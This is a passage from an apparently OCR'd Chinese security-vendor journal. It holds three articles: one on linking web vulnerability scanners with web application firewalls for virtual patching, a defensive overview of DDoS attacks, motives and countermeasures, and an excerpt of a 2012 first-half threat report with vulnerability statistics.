二 .Web 应用维护面临的挑战

通常 IT 运维人员会定期对系统软件进行安全评估，根据评估发现的问题，及时更新系统、安装补丁，以防漏洞被黑客利用。这样的工作已经流程化、常态化，成为行之有效的系统安全维护方式。同时这种运维方式不会涉及到系统软件 “源代码”，也就是安全运维过程无需开发人员参与。

而 Web 应用系统交付时往往本身就是源代码形式，依靠各种

应用环境进行动态解析，并实现系统功能，因此这给 Web 应用系统的维护带来了新的挑战，在漏洞修复时需要分析具体的源代码。同时，Web 应用系统与传统的通用应用系统相比，更像是根据不同业务需求自定义开发的系统，供应商也很难提供类似于 Windows 补丁的通用漏洞补丁。开放式 Web 应用安全组织（OWASP，Open Web Application Security Project）曾对这类“源代码修补面临的挑战” [4] 进行分析，分析结果如图 2.1 所示：



图 2.1 Web 漏洞源代码修复面临的挑战

从上图可以看到，人力资源不足、代码不可控、修补成本高等原因造成修补 Web 漏洞的难度远大于修补系统漏洞。这使得在 IT 安全建设中需要采取与传统 IT 维护不一样的手段，需要缓解因为 Web 漏洞修复不及时而引起的风险。同时这使得在 Web 安全领域，更常用的安全维护手段是漏洞防御手段而不是漏洞修补手段。目前使用 Web 漏洞扫描器发现 Web 系统安全漏洞，使用 Web 应用防火墙（WAF，Web Application Firewall）进行系统防护成为主要漏洞防御手段。

基于 Web 扫描器评估所得的 Web 漏洞结果，在 WAF 上设置对应的防护策略，这种方法可以对那些来不及修补漏洞的 Web 应用系统进行针对性的防护，这是 Web 扫描器与 WAF 联动的雏形，但这种方法尚不成熟，需要人工较多的参与，同时仅能实现粗粒度的“虚拟补丁”。因此如何使这种联动变的更加“智能化”，如何更好地实现 Web 扫描器与 WAF 之间的无缝连接，如何利用扫描结果实现更高精度和广度的应用保护，也成为其面临的难题。

三 . 联动方法探讨

在探讨 Web 扫描器和 WAF 联动之前，先对两种设备的工作原理进行简要的介绍，然后再根据二者的特点，探讨 Web 扫描器和 WAF 联动的应用场景和应用过程。

3.1WAF 工作原理简介

WAF 的安全防御模型主要可以分为“消极的安全模型”和“积极的安全模型”两种 [5]（如图 3.1 所示）。



图 3.1 WAF 安全模型

消极的安全模型（又称为黑名单模型）建立在“默认允许”的基础上，对传输流量进行检测时，只有检测出有问题才进行阻断等操作。其检测方法主要使用“签名库”或者“规则库”，这种模型依赖于对威胁的认识和检测能力。认识和检测能力的全面性和及时性，决定了防护的最终效果。“消极的安全模型”对“黑名单”的依赖导致任何网页访问行为都要经过全部黑名单的检测，正常访问流量一定会遍历整个“黑名单”，没有命中规则才会被放行。因此总体上看使用“黑

名单”对 Web 应用系统性能会产生较大的影响，同时这种模型也不可避免的存在“漏报”的风险。

而积极的安全模型（又称为白名单模型）建立在“默认禁止”的基础上，对传输流量进行检测时，只允许认为安全和合法的流量通过设备。由于正常网页访问行为都在“白名单”中，不需要对其进行耗性能的非法检测，因此“白名单”被认为是一种更高效的防护方式。但建立“白名单”需要对被保护应用有足够的认识。也就是说，对被保护应用的认识程度决定了“积极安全模型”的使用效果。

由于两种安全模型检测能力各有千秋，因此在实际使用中采用的是两种检测模型的组合，对传输流量既进行各种限定，同时进行攻击检测，以达到更准确的防护效果。

3.2Web 漏洞扫描器工作原理简介

Web 漏洞扫描器通过网络爬虫对目标 Web 应用进行页面发现和自动识别，并根据既定的检测模型对获取的 Web 页面进行漏洞扫描。Web 漏洞扫描器可识别的内容包括：HTTP 版本和 HTTP 方法、URL 链接和参数、Cookie、HTML 结构和内容、上传文件位置、认证方式、后台管理地址、编码类型等，而采用的检测模型[6]如图 3.2 所示



图 3.2 Web 扫描器检测模型

从上图可以看到，Web 扫描器主要对 Web 应用的配置和程序本身的脆弱性进行评估，并给出包括 SQL 注入、跨站脚本等 Web 漏洞的评估报告。漏洞通常从威胁的角度进行分类，例如遵从 WASC 组织定义的 Web 威胁分类，或者 OWASP 组织定义的 TOP 10 分类等。

3.3 Web 扫描器与 WAF 联动场景分析

根据上述对 WAF 的两种安全模型。和 Web 扫描器工作原理的介绍，利用 Web 扫描器的扫描能力和 WAF 的实时防护能力，如图 3.3 所示的部署方式可促成以下三种联动的场景:



图 3.3 Web 扫描器与 WAF 联动部署示意图

场景一：主动扫描，获取网站信息

在 WAF 构建“积极的安全模型”时，最主要的是对被保护 Web 应用的认识，通常做法是 WAF 通过其“自学习”功能进行应用识别，然而这种方法有其不足之处：一是只能对学习过程中发生的行为进行识别，存在学习“不全面”的缺陷；二是自学习的时间在实际应用中很难给出合适的参考值，同时在这段时间也使 Web 应用面临无防护的风险。

而利用 Web 扫描器的网络爬虫能力，主动的对 Web 应用进行页面扫描，可使 WAF 获得更全面的网站信息，这些信息可以被 WAF 融入其“积极的安全模型”中，并加以防护。这种应用场景主要利用了 Web 扫描器的网页识别功能和 WAF 的“HTTP

和 HTML 限制”功能。Web 扫描器识别到网页的信息，包括 URL 链接信息、HTTP 版本、编码类型、协议信息（协议类型、协议版本、method 等）、HTML 信息（参数名称长度、参数个数等）、认证信息（认证方法、集成的认证计划）等，然后供 WAF “HTTP 和 HTML 限制”功能使用。

此种场景 Web 漏洞扫描器和 WAF 的联动步骤如下:

1.Web 扫描器对网站的这些信息进行识别和分析，并将结果传递给 WAF;

2.WAF 使用传递来的结果作为其 “HTTP 和 HTML 限制”功能的参考值，进而配置防护策略生效;

3.WAF 同时处理传递来的 URL 链接信息，将安全的 URL 链接放入其可信的 “白名单”，将有漏洞的 URL 链接放入其不可信的 “黑名单”。

场景二：周期评估，构建 “虚拟补丁”

使用 Web 扫描器的评估结果，在 WAF 上构建 “虚拟补丁”进行防护，是应对 Web 漏洞不能及时修补的主要解决方案，然而这种方法也面临两个难点：一是如何从 Web 扫描器的检测模型平滑转变成 WAF 的防护模型; 二是如何保证频繁更新的 Web 应用能够获得‘虚拟补丁”。

对于第一个问题，上文提到 Web 扫描器检测结果可按照 “Web 漏洞” 进行分类, 而 WAF 在其“消极的安全模型” 的“黑名单” 机制里，正好也是针对 “Web 漏洞” 检测可能的威胁行为。看似都是从 “漏洞” 的视角看问题，然而双方对 “漏洞” 的定义是否统一呢? 虽然都支持 OWASP 的分类，但很可能出现双方定义不一致的情况，因此具体操作中两种不同的安全产品需要根据双方的定义方式逐一进行对应, 并做出适当的调整。此外还需要解决检测精度是否匹配的问题，因为 WAF 在检测时更倾向于 “统一规则” ——也就是说对于同一类的威胁尽可能用一个规则进行统一的匹配——而 Web 扫描器的评估结果相对更加细化，因此为了达到更好的联动效果，就需要细化 WAF 的检测能力。举例来说，Web 扫描器检测出某 URL 的某个参数上存在 SQL 注入漏洞，则需要 WAF 能具备只对指定 URL 的指定参数进行 SQL 注入检测，而对这个 URL 上别的参数则不进行检测的能力。

对于第二个难点，可以采用 Web 扫描器周期评估的方法来及时更新 WAF 上的 “虚拟补丁”，同时 WAF 产品还需要支持用户根据需要实时更新。

此种场景 Web 漏洞扫描器和 WAF 的联动步骤如下:

1.Web 扫描器完成第一次扫描任务，并将扫描结果（一般为 XML 文件）传递给 WAF;

2.WAF 收到扫描结果后，根据转换规则（一般由 API 实现）生成对应 “虚拟补丁”;

3.Web 扫描器根据设定的周期继续进行周期扫描，如果评估结果与上次有差别，则将新出现的漏洞信息传递给 WAF 更新 “虚拟补丁”。

场景三：触发式扫描，探明可疑风险

WAF 在对 Web 应用系统进行安全防护的过程中实时捕获流经

WAF 设备的所有数据，可追踪每一次访问。对于已知的访问行为，WAF 会按照既定的“积极的安全模型”和“消极的安全模型”进行检测和防护。而对于未知的访问行为，WAF 可触发 Web 扫描器对被访问的网页进行更精确的漏洞检查或者漏洞验证，以判断是否为新的攻击数据，最终放入 WAF 的“黑白名单”中，或进一步构建“虚拟补丁”进行防护。

同时，由于 WAF 捕获的是实际的访问流量，相比以测试为主的 Web 扫描器能获得更加真实的上下文场景数据，比如访问路径、认证信息等，因此在触发扫描时也使得扫描结果更加准确。

此种场景 Web 漏洞扫描器和 WAF 的联动步骤如下:

1.WAF 捕获未知的 URL 或参数，触发 Web 扫描器扫描任务，对被访问页面进行扫描;

2.Web 扫描器根据由 WAF 传递来的任务参数（包括上下文场景数据）对被访问页面进行精确扫描，并把扫描结果回传给 WAF;

3.WAF 根据结果以判断是否放入“黑白名单”，或者是否需要构建“虚拟补丁”进行防护。

四 . 结束语

通过上述讨论可以看出，无论哪种场景或者联动方法，都是围绕 WAF 的两种安全模型进行的，通过利用 Web 漏洞扫描器强大的网页安全漏洞扫描能力，发现 Web 应用网页漏洞和识别 Web 应用信息，并将扫描结果及时传递给 WAF，让 WAF 能够减少使用性能消耗更大的“消极的安全模型”，转而使用更高效的“积极的安全模型”，实现我们的最终目的——实现更高精度和广度的应用保护。

而这种联动的方式也越来越被用户所看好，Gartner 预计到 2015 年将有 60% 的用户在使用应用防护时会充分利用 Web 扫描器的结果 [7]，同时这也是满足包括 PCI DSS 等合规遵从性法规的有效方法。

本文限于笔者学识和所掌握信息，难免有疏漏和错误之处，请各位读者明察指正。

参考文献

【1】报告称全球网民接近 23 亿，5 年来实现翻番，http://www.cnbeta.com/articles/183656.htm

【2】 全球网站数量达 5.8 亿个, http://software.it168.com/a2012/0104/1297/000001297648.shtml

【3】网络安全信息与动态周报 -2012 年 第 39 期，http://www.cert.org.cn/publish/main/upload/File/20120928weekly39%281%29.pdf

【4】OWASP Web Application Virtual Patching Survey

【5】Web Application Firewall Evaluation Criteria V1.0 WASC

【6】WEB APPLICATION SECURITY SCANNER EVALUATION CRITERIA V1.0 WASC

【7】Interaction Between Security Scanners and Monitors Strengthens Application Protection Gartner 2012

【8】Vulnerability Assessment Plus Web Application Firewall (VA+WAF) WhiteHat 2008

DDoS攻防那些事儿

MSS/SaaS管理中心　王延华

关键词：DDoS　攻击　防护　可管理的安全服务　MSS

摘要：随着云计算技术在国内应用和普及，越来越多的安全企业将提供基于 SaaS 模式的安全服务。国内绿盟科技和互联网企业已经开始为企业提供可管理的 DDoS 防护服务和解决方案（Managed DDoS Protection Service）。本文就 DDoS 攻防那些事儿，从 DDoS 攻击带来的危害、攻击的动机、防护的核心要素等方面展开阐述。

引言

一、DDoS 攻击带来的损失严重

长久以来，DDoS 攻击一直是威胁我国互联网安全的主要因素。由于 DDoS 攻击成本低、易得手的特点使 DDoS 攻击成为攻击者首选攻击方式。无论是互联网企业还是传统企业，只要涉及互联网业务都面临 DDoS 攻击的威胁。国际知名调研机构 neustar 在 2012 年第一季发布的【调查报告 1】中指出，近 1/3 的企业遭受过 DDoS 攻击，近 1/2 企业业务中断后损失超过 1 万美元 / 小时，其中零售行业损失最严重，有 67% 的企业损失将超过 10 万美元 / 天（具体参见图 1）。

行业	电信	金融	旅游	IT	零售/电商
DDoS攻击受害者比例	45%	32%	32%	28%	16%



图 1

二、DDoS 攻击的动机是“名”和“利”

DDoS 攻击的动机和意图是为了“名”和“利”，如图 2 所示。“名”主要是指黑帽子们（特指有破坏行为的黑客）为了宣扬主张和自我价值，通过 DDoS 攻击具有社会影响力的企业和机构制造事端。带有这种意图的 DDoS 攻击造成的事件往往备受关注，也大多被媒体频频报告。例如，2009 年，伊朗选举网络战，伊朗反对派支持者在选举结果公布后对亲内贾德网站、伊朗总统网站和其他伊朗政府网站组织协调了一系列 DDoS 攻击；2010 年 12 月，黑客组织 Anonymous 对 Paypal、万事达、VISA 以及美国银行网站等多家金融机构的网站发动 DDoS 攻击，作为对上述金融机构撤销和停止维基解密银行业务行为的报复，表达对维基解密的同情。

“利”主要是指敛财发动 DDoS 攻击实施敲诈勒索。为了敲诈勒索发动的 DDoS 攻击大多数不为人所知，往往后果非常严重的事件（例如，5.19 事件全国大范围网络故障）

才会被人们知道。根据 PAMADS 产品试用的当前结果来看，在地市级 IDC 机房中平均每周都会发现 2 ~ 3 次 DDoS 攻击，攻击的对象主要集中在中小企业。发起DDoS攻击的"网络黑社会"主要是通过收取佣金（攻击雇佣者竞争对手的网站），直接向受害者敲诈钱财或者勒索广告代理权达到敛财的目的。

DDoS攻击的动机	行为/手段	诱因	对象
网络黑社会	勒索页面控制权实施挂马	访问量	互联网企业
	勒索广告代理权	访问量	
	攻击他人收取佣金	同行恶性竞争	
	直接勒索钱财	业绩	
宣扬政治主张/黑客主义	制造事件	社会影响力	传统企业

图 2

三、DDoS 攻击与防护是场持久战

DDoS 攻击难以从源头上"根治"。由于 DDoS 攻击在技术上利用了互联网的设计缺陷，具备极强的隐蔽性，使得绝大部分 DDoS 攻击难以靠技术手段追踪和溯源。即使攻击者暴露了身份，例如敲诈勒索，也很难在短期内锁定真正的攻击源，从源头上制止 DDoS 攻击。

从部署上 DDoS 攻击很难追踪。如图 3，DDoS 攻击的部署上往往分为三层，黑客终端、控制傀儡主机和攻击傀儡机。攻击指令由黑客发布给控制傀儡机，再由控制傀儡机转达给攻击傀儡机。从图 3 中我们可以看出，我们需要往上追踪三层才能查到黑客所用的 IP 地址和地理位置信息。而在现实中，傀儡主机和攻击主机分别部署在不同的省市，也有可能在不同的国家，要实现追踪几乎是不可行的。



图 3

DDoS 工具的防追踪的设计使得溯源更加困难。首先，70% 的 DDoS 攻击采用了虚假的源 IP 地址（通过源 IP 地址是找不到攻击傀儡主机的）【2】。其次，动态恶意域名（FFSN）技术的在 DDoS 工具中广泛引入，使得控制傀儡主机和攻击主机之间联络极短促，攻击主机每隔数毫秒即更换控制傀儡主机，使得控制傀儡会无法定位和追踪。再次，黑客使用匿名代理联系控制傀儡主机，也会使得黑客主机无法定位。

总之，DDoS 攻击工具良好的隐蔽性使黑客们攻击被发现的风险极小。在短期内，DDoS 攻击现象无法被根治，DDoS 攻击与防护必然是场持久的战争。

四、打赢 DDoS "攻防战" 的核心要素是人

在 DDoS 的"攻防战"中，企业要面对的并不是一堆 DDoS 攻击的报文，也不是 DDoS 攻击工具，而是那些操纵 DDoS 攻击的人。DDoS 攻防实质上是人与人之间的对抗，是攻击者与防护者之间的对抗。防护者的攻防能力决定了 DDoS 攻防战的输赢，所以，人才是 DDoS "攻防战"中最核心的要素。

DDoS "攻防战"中，防护的基础首先是辨别 DDoS 攻击的手法，即 DDoS 攻击的目标和类型。针对不同的攻击手法，流量就有不同的特征，才能找到对应的防护方案。例如，常见的 Synflood 攻击是针对服务器

的攻击，一般用来耗尽服务器连接资源，使得正常访问无法建立连接，常见的防护方法是设置 SynCookie。而 UDP Flood 和 Ping Flood 往往用来堵塞带宽，让正常的访问无法抵达服务器，常用的防护方法是用访问控制列表（ACL）过滤。其次，防护者应能够根据判断 DDoS 攻击目标和类型的结果，迅速找出响应的解决方案，并且迅速部署。综上所述，企业的安全运维人员需要掌握以下 4 点知识和技能才能将 DDoS 防护工作做好。

- 持续跟踪和了解 DDoS 攻击的种类、特点与特征，以及防护方式；
- 熟练掌握流量分析工具和攻击特征识别的方法，例如抓包分析报文特征；
- 了解防护的业务特征、网络部署；
- 熟练操作 DDoS 防护设备。

五、DDoS 攻击的防护也应该做到防患于未然

若要使 DDoS 攻击带来损失最小，仅仅做到“兵来将挡水来土掩”还不够，还需要做好充分准备。首先是对 DDoS 攻击可能性和可能带来的损失进行评估，并根据评估的结果制订合理的预算。推荐采用国际权威机构 Yankee 推荐的模型【3】（即损失 = 营业额损失 + 品牌损失 + 空耗的运营成本）来评估。以电商为例，假如电商年在线收入为 3.65 亿人民币，每天的销售额为 100 万人民币，DDoS 导致业务中断的损失就是 100 万。若平均整体毛利为 30%，一天运营成本为 70 万，空耗的运营成本为 70 万。假设业务中断使品牌受影响导致一年中有千分之二订单流失，则品牌损失在 73 万。即一天 DDoS 攻击带来的损失约为 243 万。其次，确认重点防护对象。这也是 DDoS 防护工作非常重要的一个环节，应该先明确业务相关的核心资产，例如计费服务器，登录服务器，DNS 服务器，带宽等，针对不同防护对象面临的不同类型的攻击，事先设计防护预案，以便在第一时间做应对措施。根据过去 2 年来公司技术支持部对客户在响应 DDoS 攻击事件的反馈信息，我们认为以下几个 DDoS 攻击类型可作为参考，对服务器常见的攻击类型，主要是 Http Get 攻击、Syn Flood 攻击和 Connection Flood 攻击，针对 DNS 服务器的攻击主要是 DNS Query Flood，针对带宽攻击是 UDP Flood 和 ICMP Flood。

六、对未来的展望：雇佣军将成为一种选择

随着云计算技术在国内应用和普及，越来越多的安全企业将提供基于 SaaS 模式的安全服务。国内绿盟科技和互联网企业已经开始为企业提供可管理的 DDoS 防护服务和解决方案（Managed DDoS Protection Service）。可管理的 DDoS 防护服务或者解决方案与以往的传统 DDoS 防护产品不同，它交付的不仅仅是一个 DDoS 防护的工具，更多的是 DDoS 防护的能力，能为大部分企业更快捷更有效地防护 DDoS 攻击。在未来，相信会有更多的企业选择可管理的 DDoS 防护解决方案。

参考文献

1. Neustar,2012,《DDoS Survey：Q1 2012-When Business Go Dark》

2. 国家互联网应急中心, 2012,《2011 年我国互联网网络安全态势综述》

3. Yankee Group，2011,《The Business Case for Managed DDoS Protection》

《2012上半年NSFOCUS威胁态势报告》节选

战略研究部　鲍旭华　李鸿培　威胁响应中心　陈海卫　MSS/SaaS管理中心　王延华

当一位居住在北纬 39.8 度的 30 岁男士，在 2012 年 1 月 23 日清晨准备出门时，他的脑海中会闪现出以下信息：今日风力 3-4 级，气温摄氏零下 15 度；一种新的流感病毒正在爆发，可由飞沫传播，主要易感人群为未成年人和成年人中体质较弱者。于是，这位男士选择穿上厚厚的大衣，戴上一副口罩，并告诫自己在与他人交流时保持一定距离。

当一个组织的 IT 部门负责人在考虑信息安全工作时，也希望能得知类似的信息：最近的新漏洞多吗？有没有特别危险的？重要的补丁是不是都经过验证并及时部署了？攻击者中在流行什么新工具？组织在攻击者眼中的价值如何？哪类操作系统或应用服务经常被侵入？当前流行的恶意软件传播媒介有哪些？

《2012上半年 NSFOCUS 威胁态势报告》致力于展现信息安全的威胁态势，从而回答上述问题。该报告提出了用于威胁分析的 STAS 框架，并从四个视角阐述了十三个观点，列举了八个热点事件。本文仅为该报告的部分节选，更多内容欢迎阅读全文。

《2012上半年 NSFOCUS 威胁态势报告》中的观点和热点事件

- 观点 1：新增漏洞数量呈逐年上升趋势。
- 观点 2：新增的高风险漏洞逐渐减少，而低风险漏洞则明显增加。
- 观点 3：“获取用户权限”、“拒绝服务攻击”及“信息泄露”类漏洞占多数。（见报告全文）
- 观点 4：IPv6 漏洞不容忽视，半数以上可用于 DDoS。（见报告全文）
- 观点 5：“注入”和“跨站脚本”类漏洞逐步减少，“失效的身份认证和会话管理” 以及“安全配置错误”不断增加。
- 观点 6：web 应用中同样存在主机漏洞，特别是“远程信息泄露”。
- 观点 7：web 站点遭入侵后，仅有四分之一会在一年内进行修补，超过六成未进行修补且被再次入侵。（见报告全文）
- 观点 8：中国境内近一半 DDoS 攻击的受害者位于北上广地区。
- 观点 9：大部分 DDoS 攻击将目标锁定在互联网与运营商企业。
- 观点 10：DDoS 攻击不一定来自外部。（见报告全文）
- 观点 11：消耗业务服务器连接仍然是最主要的 DDOS 攻击类型。（见报告全文）
- 观点 12：Syn Flood 攻击依旧是 DDoS 攻击的主流方法，其次是 Http Get。（见报告全文）

• 观点 13：恶意 URL 主要位于中国和美国，中国的北京和广东是高发地区。

• 观点 14：恶意代码中木马类占总数的八成以上。

• 事件 1: 美安全公司承认为客户提供“万能”证书。（见报告全文）

• 事件 2：GOOGLE 为黑客大赛提供 100 万美元奖金。（见报告全文）

• 事件 3：伪装微软驱动，新版 DUQU 病毒卷土重来。（见报告全文）

• 事件 4：HTTPS 安全传输机制将成为谷歌全球搜索预设。（见报告全文）

• 事件 5：中东上万台电脑发现 FLAME 新型蠕虫病毒。（见报告全文）

• 事件 6：美国国防部数据被 ANONYMOUS 泄露。（见报告全文）

• 事件 7：卡巴斯基打掉第二个 HLUX 僵尸网络。（见报告全文）

• 事件 8：黑客入侵南非银行系统，盗取 670 万美元。（见报告全文）

背景：漏洞的变化趋势

本章主要基于绿盟科技漏洞库信息来分析漏洞的变化趋势。截止到 2012 年上半年，绿盟科技漏洞库已收录近两万条漏洞信息。为了更好地反映漏洞近年来的变化趋势，本次报告主要选择 2010 至 2012 年的数据进行统计分析，具体分析结果如下:

观点 1：新增漏洞数量呈逐年上升趋势

通过对 2005 年至 2011 年绿盟漏洞库收录数据进行统计分析，可以发现新增漏洞数量呈逐年上升的趋势(如图 1 所示)。此外，图 2 给出了 2005 至 2012 每年上半年的漏洞收录数目，可以看出 2012 年上半年新增的漏洞数与往年相比，也符合上升的趋势。



图 1　2005—2011 年漏洞收录对比



图 2　2005-2012 每年上半年漏洞收录对比

观点 2：新增的高风险漏洞逐渐减少，而低风险漏洞则明显增加。

如图 3 和图 4 所示，2010 年至 2012 年上半年所发布的漏洞按风险级别划分为“高、中、低”三类。为了更好地展现漏洞风险级别的近期变化趋势，在分析的过程中按季度进行统计。从中可以看出，在 2011 年第三季度之前，每个季度所发布的漏洞中，高风险级别的漏洞占了多数，且所占比例相对稳定，多数在 50% 以上，而低风险级别的漏洞较少，所占比例通常只有 10% 左右。



图 3　2010-2012 漏洞的风险级别趋势图



图 4　2010-2012 漏洞的风险级别趋势图（比率）

而从 2011 年第四季度开始，则发生显著的逆向变化，不仅高风险级别漏洞数量在迅速地减少，而其所占比例也急剧地降低到 10% 左右；与此同时，中、低风险级别的漏洞数及其所占比例则迅速增加，其中低风险级别的漏洞增加更为快速。根据 2012 年上半年的统计数据，低风险级别的漏洞已占到漏洞总数的 24%（如图 5 所示）。



图 5 2012 年上半年收录的漏洞按风险级别比例图

对于这种现象，一种可能的解释是：2011 年美国发布“网络空间安全战略”之后，网络空间已被各国视为继陆、海、空、天之后的“第五空间”，并被当作国家疆域在网络虚拟世界的拓展。“网络战”将是国与国、组织与组织之间对抗的一个新的战场。而在网络战中，如能掌握更多的高风险级别的未公布漏洞，必将在可能的网络对抗中占据必然的优势。同时黑色地下经济的存在，促使攻击者从以前的追求技术突破到追求经济利益为主。总的来说，由于国家政治、意识形态、商战等多方面的影响，互联网的漏洞会越来越多地被发现出来（观点 1），但高风险级别的漏洞、甚至中风险级别的漏洞却可能会被雪藏起来，或通过地下经济被国家、组织所高价收购，而不再会像以前那样被公布出来。这样就造成了图 3 和图 4 展示的情况公布的漏洞数仍会呈明显的增长趋势，但其中高风险漏洞的数目及其所占比例将急剧减少，中风险漏洞的数目及所占比例也会逐步呈现减少的趋势，而低风险级别的漏洞的数目及其所占比例则呈快速增加趋势。

目标：众矢之的 — Web 应用

当前，互联网接入呈现出前所未有的多样性。除了传统的个人电脑和服务器，手机、Pad、云、智能家电、物联网，甚至工业控制系统，都会直接或间接与互联网相连。于是，攻击者可选择的目标也到达了一个前所未有的数量。这些目标中具有重要的政治意义，例如受到 Stuxnet 攻击的伊朗核设施；有的会作用于大量终端用户，例如数量快速增长的 iphone 和安卓手机；还有一些会影响其他服务提供商，例如 RSA 的证书密钥和亚马逊的云服务。而对于大多数普通企业和组织来说，最值得重视的目标依然是 Web 应用。这是因为大部分企业和组织以 Web 应用作为其宣传和服务的提供方式；同时，针对 Web 应用的自动扫描和攻击技术非常成熟；而从结果来看，一旦成功，攻击者除了达到破坏的目的本身，还有很大机会取得后台数据，甚至得到进入内网的路径，一举多得。下面，本章将就 Web 应用的安全性具体阐述。

观点 5：“注入”和“跨站脚本”类漏洞逐步减少，“失效的身份认证和会话管理”以及“安全配置错误”不断增加。

Web 应用漏洞的数量分布：

经过对绿盟科技渗透测试服务的记录进行分析，我们发现在 OWASP Top 10 中位于第 1 位的“注入”类的漏洞，实际出现



图 6　OWASP Top 10 漏洞分布

的次数远不如预想中多，仅占总数的 3.7%。位于第 2 位的“跨站脚本”类的漏洞占 31.6%。而“失效的身份认证和会话管理”以及“安全配置错误”共占 35.3%，它们在 OWASP Top 10 分别位居第 3 和第 6 位。

同一分析显示，在威胁级别方面，中高级的漏洞占总数的 7 成以上。出现这种现象一方面是由于提供渗透测试服务的安全专家



图 7　漏洞威胁级别分布

往往更倾向于发现高威胁级别的漏洞，因而一些低威胁级别的漏洞容易遭到忽视。另一方面，从模拟攻击的角度来看，这也说明攻击者的方法越来越犀利，一旦开始行动，往往聚焦于最具威胁的脆弱点。

Web 应用漏洞在站点中的分布:

由于管理和技术水平的差别，特定类型的漏洞往往会集中出现在一些站点。所以除了数量，我们还对 Web 漏洞出现的范围进行了统计。方法是统计至少出现过一次特定类型漏洞的站点数。可以看到，在 OWASP Top 10 位于前 2 位的“注入”和“跨站脚本”类风险点，在所有站点中出现的概率分别为 12.24% 和 23.81%。而“失效的身份认证和会话管理” 和“安全配置错误”则分别高达 45.58% 和 40.14%。



图 8　Web 漏洞的站点分布

Web 应用漏洞的变化趋势:

绿盟科技的网络监测平台会定期对站点进行安全扫描。该服务完全由系统自动执行，并未经过人工验证，所以准确性相对渗透测试服务稍低，但这类数据的优点是检测较为全面，可以在不同时间点上横向对比。从 2010 年 7 月至今的 24 个月，我们对每个站点中各类漏洞的平均值进行了统计。从中可以看出，“注入”类漏洞的数量保持在相对低位并缓慢减少；“跨站脚本”类漏洞数量的平均数也从未超过 10 个。“失效的身份认证和会话管理”变化波动较大，说明不同站点在这方面的水平有较大差距；而“安全配置错误”则数目众多且始终维持在高位。



图 9 站点分类漏洞平均数量变化

通过以上的分析，我们认为“注入”和“跨站脚本”类风险点正在逐步减少。可能的原因一方面是 web 应用项目中的相关漏洞正在减少（得益于静态代码检查工具的普及），另一方面是部分攻击在站点外被阻挡（得益

于 web 应用防火墙的采用)。这两类漏洞特征比较鲜明，容易被发现和防护，采用以上两种方式可以确实的降低受危害的可能性。

